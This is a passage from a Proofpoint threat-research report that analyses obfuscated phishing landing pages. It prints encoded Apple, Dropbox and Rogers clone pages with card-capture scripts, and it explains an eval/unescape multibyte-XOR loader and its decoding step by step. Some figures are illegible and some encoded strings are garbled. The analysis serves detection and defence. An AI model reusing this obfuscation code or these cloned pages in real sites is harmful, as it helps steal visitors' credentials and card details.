<link rel="stylesheet" type="#6#116;6#101;6#120;6#116;6#47;6#99;6#115;6#115;" href="#6#105;6#109;6#97;6#103;6#101;6#115;6#47;6#98;6#97;6#115;6#101;6#46;6#99;6#115;6#115;">
</link>
<link rel="stylesheet" type="#6#116;6#101;6#120;6#116;6#47;6#99;6#115;6#115;" href="#6#105;6#109;6#97;6#103;6#101;6#115;6#47;6#105;6#100;6#46;6#99;6#115;6#115;">
</link>
<link rel="stylesheet" type="#6#116;6#101;6#120;6#116;6#47;6#99;6#115;6#115;" href="#6#105;6#109;6#97;6#103;6#101;6#115;6#47;6#104;6#115;6#97;6#46;6#99;6#115;6#115;">
</link>
<script type="#6#116;6#101;6#120;6#116;6#47;6#106;6#97;6#118;6#97;6#115;6#99;6#114;6#105;6#112;6#116;" src="#6#106;6#115;6#47;6#112;6#114;6#101;6#116;6#116;6#105;6#102;6#121;6#46;6#106;6#115;">
</script>
<script src="#6#106;6#115;6#47;6#106;6#113;6#117;6#101;6#114;6#121;6#45;6#50;6#46;6#48;6#46;6#48;6#46;6#109;6#105;6#110;6#46;6#106;6#115;" type="#6#116;6#101;6#120;6#116;6#47;6#106;6#97;6#118;6#97;6#115;6#99;6#114;6#105;6#112;6#116;">
</script>
<script src="#6#106;6#115;6#47;6#99;6#97;6#114;6#100;6#99;6#104;6#101;6#99;6#107;6#46;6#106;6#115;" type="#6#116;6#101;6#120;6#116;6#47;6#106;6#97;6#118;6#97;6#115;6#99;6#114;6#105;6#112;6#116;">
</script>
<script type="#6#116;6#101;6#120;6#116;6#47;6#106;6#97;6#118;6#97;6#115;6#99;6#114;6#105;6#112;6#116;" charset="ISO-8859-1" src="#6#106;6#115;6#47;6#99;6#114;6#97;6#102;6#116;6#121;6#112;6#111;6#115;6#116;6#99;6#111;6#100;6#101;6#46;6#99;6#108;6#97;6#115;6#115;6#46;6#106;6#115;">
</script>
<SCRIPT language=Javascript>
<!-- function isNumberKey(evt) { var charCode = (evt.which) ? evt.which : event.
keyCode if (charCode > 31 && (charCode < 48 || charCode > 57)) { return false;
return true; } //-->
</SCRIPT>
<script type="#6#116;6#101;6#120;6#116;6#47;6#106;6#97;6#118;6#97;6#115;6#99;6#114;6#105;6#112;6#116;">var
cc_number_saved="";function checkLuhn(input){var sum=0;var numdigits=input.length;var parity=numdigits%2;for(var
i=0;i
<numdigits;i++){var digit=parseInt(input.charAt(i));if((i%2==parity)?digit==2;if((digit%9)?digit==9;sum+=digit;)}return
(sum%10==0;)}</script>
<script type="#6#116;6#101;6#120;6#116;6#47;6#106;6#97;6#118;6#97;6#115;6#99;6#114;6#105;6#112;6#116;">// Example of
implementation$(document).ready(function() {prettyPrint();// And Away We Go // Step #1: Cache Selectors var
creditCard = $('#longcard'), cardGrandParent = creditCard.parent(); // Step #2: Setup Callbacks on Events
creditCard.on('cc:onReset cc:onGuess', function() { cardGrandParent.removeClass().addClass('formrow'); }).on(
'cc:onInvalid', function() { $('#longcard').on('cc:onInvalid', function(event) {});$('#longcard').cardcheck({
onInvalid: function() {} }); }).on('cc:onValid', function(event, card, niceName) { cardGrandParent.removeClass().
addClass('formrow'); }).on('cc:onCardChange', function(event, card, niceName) { $('#credit-card-type-text').text(
niceName); // Step #3: Initialize the cardcheck plugin }).cardcheck({ iconLocation: '#accepted-cards-
images',enableIcons: true,allowSpaces: true});});</script>
<script src="#6#106;6#115;6#47;6#106;6#113;6#117;6#101;6#114;6#121;6#46;6#112;6#97;6#121;6#109;6#101;6#110;6#116;6#46;6#106;6#115;"></script>
<style type="#6#116;6#101;6#120;6#116;6#47;6#99;6#115;6#115;" media="screen"> input.invalid { border: 2px solid red; }
.validation.failed:after { color: red; content: 'Validation failed'; } .validation.passed:after { color: green;
content: 'Validation passed'; } </style>
<script type="#6#116;6#101;6#120;6#116;6#47;6#106;6#97;6#118;6#97;6#115;6#99;6#114;6#105;6#112;6#116;"> jQuery(
function($){ $('#[data-numeric]').payment('restrictNumeric'); $('#longcard').payment('formatCardNumber'); $('#cc-
exp').payment('formatCardExpiry'); $('#seccode').payment('formatCardCVC'); $('#form').submit(function(e){ $('#input
').removeClass('invalid'); $('#validation').removeClass('passed failed'); var cardType = $.payment.cardType($('#.
longnumber').val()); if ($('#input.invalid').length) { $('#validation').addClass('failed'); } else { $('#.
validation').addClass('passed'); }); }); </script>
```

The Unicode-encoded strings appear below (Fig. 28):



[illegible]

Figure 28: Unicode-encoded strings in Apple Account phishing scheme

The decimal-encoded strings follow (Fig. 29):

```
<p class="intro"><#87;#8101; #8109;#897;#8121; #8111;#899;#899;#897;#8115;#8105;#8111;#8110;#897;#818;#8108;#8121; #897;#8115;#8107; #8111;#8117;#8114; #899;#8117;#8115;#8116;#8111;#8109;#8101;#8114;#8115; #8116;#8111; #899;#8111;#8109;#8112;#8108;#8101;#8116;#8101; #8116;#8104;#8101;#8115;#8101; #8115;#8116;#8101;#8112;#8115; #8102;#8111;#8114; #8109;#897;#8110;#8121; #8114;#8101;#897;#8115;#8111;#8110;#8115;#846; #873;#8116; #8109;#897;#8121; #8106;#8117;#8115;#8116; #898;#8101; #8116;#8104;#897;#8116; #8121;#8111;#8117;#8114; #8114;#8101;#8103;#8105;#8115;#8116;#8101;#8114;#8101;#8100; #8119;#8105;#8116;#8104; #8116;#8104;#8101; #8119;#8114;#8111;#8110;#8111;#8110;#8103; #8105;#8110;#8102;#8111;#8114;#8109;#897;#8116;#8105;#8111;#8110; #897;#8110;#8100; #8121;#8111;#8117;#8114; #897;#899;#899;#8111;#8117;#8110;#8116; #8104;#897;#8115; #8116;#8104;#8101;#8114;#8101;#8102;#8111;#8114;#8101; #898;#8101;#8110; #8102;#8103;#8101;#8100; #8111;#8110; #8111;#8117;#8114; #8115;#8121;#8115;#8116;#8101;#8109; #897;#8115; #8105;#8110;#899;#8111;#8109;#8112;#8108;#8101;#8116;#8101;#846; #873;#8116; #899;#8111;#8117;#8108;#8100; #897;#8108;#8115;#8111;#8116;#8101;#8116;#8104;#897;#8116; #8119;#8101; #8101;#8104;#897;#8118;#8101; #8110;#8111;#8116;#8105;#899;#8101;#8100; #8115;#8111;#8109;#8101; #8117;#8110;#8117;#8115;#8111;#8117;#897;#8108; #897;#899;#8116;#8105;#8118;#8105;#8116;#8121; #8111;#8110; #8121;#8111;#8117;#8114; #897;#899;#899;#8111;#8117;#8110;#8116; #897;#8110;#8100; #8114;#8101;#8113;#8117;#8105;#8114;#8101; #897;#8100;#8100;#8105;#8116;#8105;#8111;#8110;#897;#8108; #8105;#8110;#8102;#8111;#8114;#8109;#897;#8116;#8105;#8111;#8110; #897;#898;#8111;#8117;#8116; #8121;#8111;#8117;#8116;#8111; #8118;#8101;#8114;#8105;#8102;#8121;#8121;#8111;#8117;#8114; #8105;#8100;#8101;#8110;#8116;#8105;#8116;#8121;#846; #8104;#8104;#8101;#8115;#8101; #897;#8114;#8101; #8106;#8117;#8115;#8116; #8116;#8119;#8111; #8114;#8101;#897;#8115;#8111;#8108;#8105;#8121;#8116;#8104;#8105;#8115; #8109;#897;#8121; #8104;#897;#8118;#8101;#8101;#8104;#897;#8112;#8101;#8110;#8101;#8100; #8119;#8105;#8116;#8104; #8121;#8111;#8117;#8114; #897;#899;#899;#8111;#8117;#8110;#8116; #8116;#8104;#8101;#8114;#8101; #8105;#8115; #897; #8119;#8105;#8100;#8101; #8114;#897;#8110;#8103;#8101; #8111;#8102;#8112;#8111;#8115;#8115;#8105;#898;#8105;#8108;#8105;#8116;#8121;#839;#8115; #8104;#8111;#8119;#8101;#8118;#8101;#8101;#8114; #8105;#8116;#8115;#8110;#8116;#8104;#8118;#8101;#8116;#8104;#8105;#8110;#8101; #897;#8114;#8101;#8106;#8116;#8119;#8121;#8111;#8117;#8114; #8115;#8116;#8111; #899;#8111;#8109;#8112;#8108;#8101;#8116;#8101; #8105;#8110; #8106;#8117;#8115;#8116; #897; #8102;#8101;#8119; #8109;#8105;#8110;#8117;#8116;#8101;#8115;#846;#</p>
```

Figure 29: Decimal-encoded strings in Apple Account phishing scheme



This phishing landing we examined xor decodes charcode stored in a variable and then writes out the page via document.write. The obfuscated landing page begins as follows by defining an encoded string:

[illegible]

The JavaScript which will xor the string with 2 appears below (Fig. 31):

[illegible]

The resulting code after the xor still needs a another round of decoding:



[illegible]

After URL decoding, the normalized Dropbox phishing site looks like this (Fig. 33):



```

<html>
<head>
<link href="files/favicon-vflk5FiAC.ico" rel="icon" type="image/x-icon" />
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Dropbox</title>
<style type="text/css">

html {
background: url(files/jaye.jpg) no-repeat center center fixed;

-webkit-background-size: cover;
-moz-background-size: cover;
-o-background-size: cover;
background-size: cover;
}

a {
    color: #0369B2;
    cursor: pointer;
    outline: medium none;
    text-decoration: none;
}
input {
    border: 1px solid #CCCCCC;
    height: 25px;
    padding: 3px 2px;
}
table#wrapper {
    box-shadow: 0 0 0 5px rgba(204, 204, 204, 0.8);
    position: relative;
    top: 20px;
}
.modal-header {
    background: none repeat scroll 0 0 #F5F5F5;
    border-bottom: 1px solid #EBEBEB;
    padding: 10px 10px;
}
.invoiceicon > a a {
    margin-left: 35px;
}
div {
    position: absolute;
    left: 375px;
    top: 110px;
    background-color: #EEEEEE;
    width: 210px;
    padding: 10px 10px 10px 40px;
    color: #000000;
    border: #d5e4ef 0 solid;
    display: none;
    min-height: 250px;
}
.email-header {
    margin: 10px 0 15px;
}
.email-header > a {
    color: #999999;
    float: right;
    font-size: 24px;
    position: absolute;
    right: 10px;

```

Figure 33: Fully decoded Dropbox phishing site

## Multibyte XOR Phishing Landing Obfuscation

This method is among the more sophisticated phishing obfuscations we've observed. In this case, the initial landing is essentially two chunks of data that are unescaped and eval'd.

```
<html>
<head>
</head>
<body>

<script type="text/javascript">
<!--
eval(unescape( '%66%75%6e%63%74%69%6f%6e%20%66%61%35%37%65%30%62%65%37%65%31%28%73%29%20%7b%0a%09%76%61%7
2%20%72%20%3d%20%22%22%3b%0a%09%76%61%72%20%74%6d%70%20%3d%20%73%2e%73%70%6c%69%74%28%22%31%37%38%36%34%
33%32%38%22%29%3b%0a%09%73%20%3d%20%75%6e%65%73%63%61%70%65%28%74%6d%70%5b%30%5d%29%3b%0a%09%6b%20%3d%20
%75%6e%65%73%63%61%70%65%28%74%6d%70%5b%31%5d%20%2b%20%22%38%31%37%33%39%30%22%29%3b%0a%09%66%6f%72%28%2
0%76%61%72%20%69%20%3d%20%30%3b%20%69%20%3c%20%73%2e%6c%65%6e%67%74%68%3b%20%69%2b%2b%29%20%7b%0a%09%09%
72%20%2b%3d%20%53%74%72%69%6e%67%2e%66%72%6f%6d%43%68%61%72%43%6f%64%65%28%28%70%61%72%73%65%49%6e%74%28
%6b%2e%63%68%61%72%41%74%28%69%25%6b%2e%6c%65%6e%67%74%68%29%29%5e%73%2e%63%68%61%72%43%6f%64%65%41%74%2
8%69%29%29%2b%2d%37%29%3b%0a%09%7d%0a%09%72%65%74%75%72%6e%20%72%3b%0a%7d%0a' ));
eval(unescape( '%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%66%61%35%37%65%30%62%65%37%65%31%28%27' ) +
'%47%2d%6a%73%63%73%88%7f%6d%20%6c%72%74%77%40%15%14%4a%20%3c%3c%26%72%6b%7d%6c%45%22%5a%73%72%64%72
%4a%26%7a%6f%70%7a%74%73%74%44%2e%3f%3d%3f%34%38%3b%3a%27%6d%79%71%76%62%49%2f%33%36%34%24%60%79%6c%70%6
b%6a%5c%60%7c%64%40%20%5a%7f%6e%68%7c%7b%31%43%7b%78%64%74%7c%37%59%75%7f%69%6f%7c%61%73%78%7e%74%33%5a%
49%38%38%22%35%31%4c%1c%19%4b%6e%7c%77%7a%27%71%6b%35%6d%7e%7f%4c%21%7a%71%78%65%7a%4c%72%76%2c%2e%62%7b
%60%7b%7d%47%20%75%72%31%70%7f%2e%7d%66%3c%7b%6d%75%7e%6c%2d%22%72%6d%7c%66%4c%21%6d%72%2a%4c%43%6b%69%6
9%6e%4c%1c%19%18%42%73%6f%72%68%23%6f%6e%6d%70%72%64%73%45%2e%7f%72%6d%30%3a%28%40%1d%19%18%4b%75%6b%78%
61%27%6e%73%74%7e%65%7d%73%4c%28%57%4f%4d%6c%6f%6b%6d%2c%2e%67%73%73%76%33%6f%71%7c%74%78%45%2c%56%3c%54
%40%35%4d%75%7d%77%6c%7e%71%6c%7a%64%21%4d%15%16%13%4a%74%68%7e%69%22%63%7e%7d%73%6d%72%78%4d%29%7a%75%6
a%7e%66%4c%63%64%7c%77%69%65%34%7a%75%6a%7e%66%3b%2f%78%74%77%78%79%68%77%31%7b%6f%61%7b%64%4c%39%32%34%
3a%27%70%6d%7e%75%7d%74%7c%3c%7b%6d%6b%7a%6c%40%3d%34%32%3a%2f%74%72%6d%7e%37%73%6a%6c%76%69%6c%7a%64%4c
%7d%77%2e%24%7c%68%70%69%45%2c%74%78%64%76%76%71%7a%72%29%41%11%10%11%18%18%4b%73%71%7c%70%65%45%5d%73%6
f%69%70%72%49%2f%5f%77%7a%65%73%68%7f%7b%36%2e%53%55%3b%26%57%76%72%6c%7d%70%6d%7e%3a%2f%47%7e%75%6b%24%
5e%6f%72%70%6d%22%24%60%7c%7f%43%20%4c%7f%74%68%22%55%73%7c%78%73%7e%78%77%76%67%43%32%7e%71%7e%7a%64%4d
%1c%10%13%12%19%43%70%69%7a%6d%2e%7d%60%7c%6d%43%2a%7b%6c%84%7b%77%7c%62%72%21%2f%6b%71%76%72%6c%71%7e%4
5%2c%20%4d%1c%19%11%44%77%65%7b%6c%22%74%6d%7d%64%4c%21%6a%6b%79%63%79%74%72%7a%75%7f%7d%21%2f%6b%71%76%
72%6c%71%7e%45%2c%20%4d%1c%19%11%44%70%79%75%76%22%7a%85%7e%64%4c%21%71%73%6b%67%6c%32%7a%35%75%63%7e%7d
%21%26%68%7a%65%6d%40%2c%6e%7e%72%7f%49%3e%37%79%7d%77%35%7d%73%6f%69%70%72%3d%62%77%73%35%63%74%7e%33%7
8%73%67%64%71%72%37%77%77%61%6e%68%7f%37%68%61%75%78%62%77%72%36%79%6a%72%2c%26%7c%65%7b%4c%21%7b%68%75%
70%7b%6e%79%7a%22%79%62%7e%7d%28%42%17%18%10%47%76%71%70%7b%2f%71%64%72%43%2a%63%68%71%73%74%75%63%60%7b
%21%26%68%7a%65%6d%40%2c%6e%7e%72%7f%49%3e%37%79%7d%77%35%7d%73%6f%69%70%72%3d%62%77%73%35%63%76%71%7f%7
d%71%65%71%3e%67%77%73%6f%20%45%10%14%15%14%19%4b%7c%64%7a%6f%24%7c%68%70%69%45%2c%62%62%3d%7b%69%72%6d%
75%68%6a%69%28%22%63%7e%7d%73%6d%72%78%4d%29%68%70%28%22%72%78%73%7b%6d%43%2a%59%5a%52%38%3b%45%3d%31%21
%4d%15%16%13%4a%74%68%7e%69%22%7c%60%7c%64%45%2e%6d%65%76%31%7c%6d%6b%79%7e%7d%21%26%6d%75%7c%7b%68%70%7
a%41%20%7d%72%21%44%13%12%19%43%70%69%7a%6d%2e%7d%60%7c%6d%43%2a%7a%76%6a%75%74%30%73%73%60%73%6d%2e%24%
63%76%71%7e%6d%70%72%4c%21%7f%78%6b%2a%4c%14%15%11%10%15%4a%7c%64%73%69%20%6c%72%7b%73%31%6d%7d%75%78%75
%4c%28%6d%6b%63%6f%68%31%6b%73%7c%73%71%7e%72%2e%24%63%76%71%7e%6d%70%72%4c%21%7c%69%78%37%61%6e%68%41%3
6%2c%4c%1c%19%18%42%73%6f%72%68%23%6a%7a%7e%7e%3c%64%70%7d%77%7e%4d%29%6e%6d%6b%6a%65%3c%62%7e%74%7c%7a%
7f%73%2d%22%6b%73%7c%73%64%7d%7a%43%2a%7c%76%30%6f%69%6f%66%64%21%4d%15%16%13%4a%74%68%7e%69%22%66%73%73
%7f%35%6b%7b%75%70%79%41%28%69%76%7f%78%71%6d%7d%2a%2e%6a%72%70%7a%69%7c%73%4c%21%36%2e%46%1d%11%14%46%7
5%69%72%60%2f%67%7a%7c%74%3d%6c%7c%79%71%78%4d%21%64%77%76%77%7a%65%7a%2d%22%6b%73%7c%73%64%7d%7a%43%2a%
52%7c%68%36%26%32%31%2f%59%60%74%20%3b%49%3f%33%22%39%44%3e%3f%49%3f%36%20%4d%5d%5b%2d%40%15%14%19%4b%7c
%64%7a%6f%24%66%7b%7f%72%35%69%71%74%78%75%45%2e%74%70%68%6a%71%69%2c%2e%62%7e%7d%7a%6b%76%72%44%2d%70%7
7%31%63%60%62%67%6d%2e%46%1d%11%10%14%11%46%21%3c%3c%2f%56%74%6b%63%6c%23%68%69%78%79%62%7e%7d%34%77%69%
7f%27%6c%70%6a%22%61%7f%7f%7b%6d%33%78%7f%7c%6e%6a%35%75%63%7e%7d%3d%76%72%6d%2e%70%71%22%7a%6a%65%2f%71
%7e%77%7c%24%62%70%7d%69%6b%7e%7f%71%88%2f%35%33%46%1d%11%10%14%11%46%21%3c%3c%2f%4e%5c%57%5a%3c%23%7f%6
e%75%7d%2f%60%7d%6a%20%5a%65%7a%73%73%74%6e%3c%79%72%2f%6c%71%7a%2e%50%48%3a%26%7f%75%7f%7f%7e%78%7c%24%
7f%6d%23%4a%5a%51%5a%34%2f%64%72%6b%77%65%75%7f%7f%26%6d%7c%63%2f%7c%6d%6c%73%61%27%7c%79%6d%7c%79%64%72
```

Figure 34: Encoded initial landing page



Decoding the first eval statement (hex decode) yields the brains of the decoding (Fig. 35):

```
function fa57e0be7e1(s) {
  var r = "";
  var tmp = s.split("17864328");
  s = unescape(tmp[0]);
  k = unescape(tmp[1] + "817390");
  for( var i = 0; i < s.length; i++) {
    r += String.fromCharCode((parseInt(k.charAt(i%k.length))^s.charCodeAt(i))+7);
  }
  return r;
}
```

Figure 35: First eval statement after hex-decoding

While it doesn't involve much code, this is a fairly sophisticated obfuscation method as far as phishing goes. The second block of code decodes to eval the large chunk of data as the s variable in the above code.

The tmp variable becomes an array by splitting the data into two bits of information where "17864328" occurs in the variable. tmp[0] holds the encoded data, while tmp[1] holds what will be used as a key for decoding.

```
72%7d%32%07%10%77%0c%75%07%00%07%20%37%7c%01%00%10%75%00%00%
6c%33%72%64%60%7b%6d%6f%6e%3d%71%5c%79%6d%7c%89%3c%
63%64%7c%32%72%73%29%41%46%37%7f%63%71%78%7f%7a%42%
37%3d%45%10%14%42%2d%3d%3c%2f%44%54%4c%24%59%49%50%
22%7a%69%61%5b%64%60%6c%20%70%79%69%30%31%44%11%18%
4b%20%3c%35%20%4b%62%76%6d%69%26%7e%61%66%66%78%74%
69%24%3d%34%41%11%10%46%3f%61%7e%63%81%42%40%3f%6f%
7f%71%72%40%17864328%34%35%31%35%39%38%38')));
</script>
```

Figure 36: "17864328" breaks the two elements of the array

The hex value of tmp[1] is appended by "817390" making the key for this instance a value of "4515988817390".

The for loop starts off initiating a counter and will iterate over the length of the data, the first value being 47.

**String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i))+7);**

s.charCodeAt(i) evaluates to the first byte in the s variable. In the first iteration, it will be 47 in hex which evaluates to 71 in decimal.

**String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i))+7);**

Evaluating further, i%k.length for the first loop will be 0.

**String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i))+7);**

Next, k.charAt(0) will evaluate to the first character in the key variable which is 4.

**String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i))+7);**

This evaluates to essentially  $4 \wedge 71$  which evaluates to 67.

```
String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i))+-7);
```

The next step just subtracts 7 from 67 and parses as an integer, so the result is 60.

```
String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i))+-7);
```

Finally, the expression converts 60 decimal to ascii, so we end up with "<", which is saved in the r variable.

Subsequent loop values would look something like this:

```
String.fromCharCode((5 ^ 45)+-7) == !
```

```
String.fromCharCode((1 ^ 106)+-7) == d
```

```
String.fromCharCode((5 ^ 115)+-7) == o
```

...

The fully decoded value is then written to the page via document.write where we see normal html.

```
<!doctype html>
<!-- name: Totes; version: 0.0.81, build: 40, branchName: Rogers-Client-Integration-R915 -->
<html ng-app="totesApp" class="no-js ng-scope" lang="en"><head>
  <meta charset="utf-8">
  <meta content="IE=edge" http-equiv="X-UA-Compatible">
  <meta content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" name="viewport">

  <title>Rogers: Wireless, TV, Internet, Home Phone &amp; Home Monitoring</title>

  <meta name="keywords" content="">
  <meta name="description" content="">
  <link type="image/x-icon" href="http://www.rogers.com/cms/rogers/images/favicon.ico" rel="shortcut icon">
  <link rel="canonical" href="http://www.rogers.com/consumer/home">

  <meta name="dc.language" content="en" title="ISO639-2">
  <meta name="geo.region" content="ns">
  <meta name="login.state" content="pre">

  <meta http-equiv="cache-control" content="max-age=0">
  <meta http-equiv="cache-control" content="no-cache">
  <meta http-equiv="expires" content="0">
  <meta http-equiv="expires" content="Tue, 01 Jan 1900 1:00:00 GMT">
  <meta http-equiv="pragma" content="no-cache">

  <!-- Place favicon.ico and apple-touch-icon.png in the root directory -->

  <!-- HTML5 shim and Respond.js for IEB support of HTML5 elements and media queries -->
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/css/bootstrap.min.css">
  <!-- HTML5 shim and Respond.js for IEB support of HTML5 elements and media queries -->
  <!--[if lt IE 9]>
    <script src="http://www.rogers.com/cms/common/js/html5shiv.min.js"></script>
    <script src="http://www.rogers.com/cms/common/js/respond.min.js"></script>
  <![endif]>

  <link rel="stylesheet" href="http://www.rogers.com/cms/rui/version/1.1/components/icons/rui-icons.css?date=20150417">
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/css/jquery.owl-carousel.css?date=20150417">
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/css/rui.css?date=20150417">
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/css/rui-icons/rui-icons.css?date=20150417">
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/css/rui-typeahead.css?date=20150417">
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/css/rui-modal.css?date=20150417">
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/fonts/avenir-next.css?date=20150417">
  <link type="text/css" href="http://www.rogers.com/cms/rogers/css/rogers.css?date=20150417" rel="stylesheet">

  <!-- START FORESEE NEW JS CONTENT -->
```

Figure 37: The deobfuscated page



## Conclusion

As phishing schemes become more sophisticated, the landing pages to which users are directed via email or social media lures are increasingly obfuscated to avoid detection by endpoints and gateway appliances. With few exceptions, these landing pages are legitimate-looking copies of the sites indicated in the lures, e.g., Dropbox, DHL, or Apple. More importantly, though, while many of the obfuscation techniques we have examined here are extremely sophisticated, they are often being incorporated in phishing kits, meaning that even inexperienced cybercriminals can now stage attacks and build landing pages with commodity tools.

For businesses, individuals, and vendors, the challenge is to implement detection techniques that can decode the obfuscation as well as to increase awareness of the warning signs for phishing campaigns.

### about proofpoint

Proofpoint Inc. (NASDAQ:PFPT) is a leading security-as-a-service provider that focuses on cloud-based solutions for threat protection, compliance, archiving & governance, and secure communications. Organizations around the world depend on Proofpoint's expertise, patented technologies and on-demand delivery system to protect against phishing, malware and spam, safeguard privacy, encrypt sensitive information, and archive and govern messages and critical enterprise information.

**proofpoint**<sup>™</sup>

892 Ross Drive  
Sunnyvale, CA 94089

1.408.517.4710  
[www.proofpoint.com](http://www.proofpoint.com)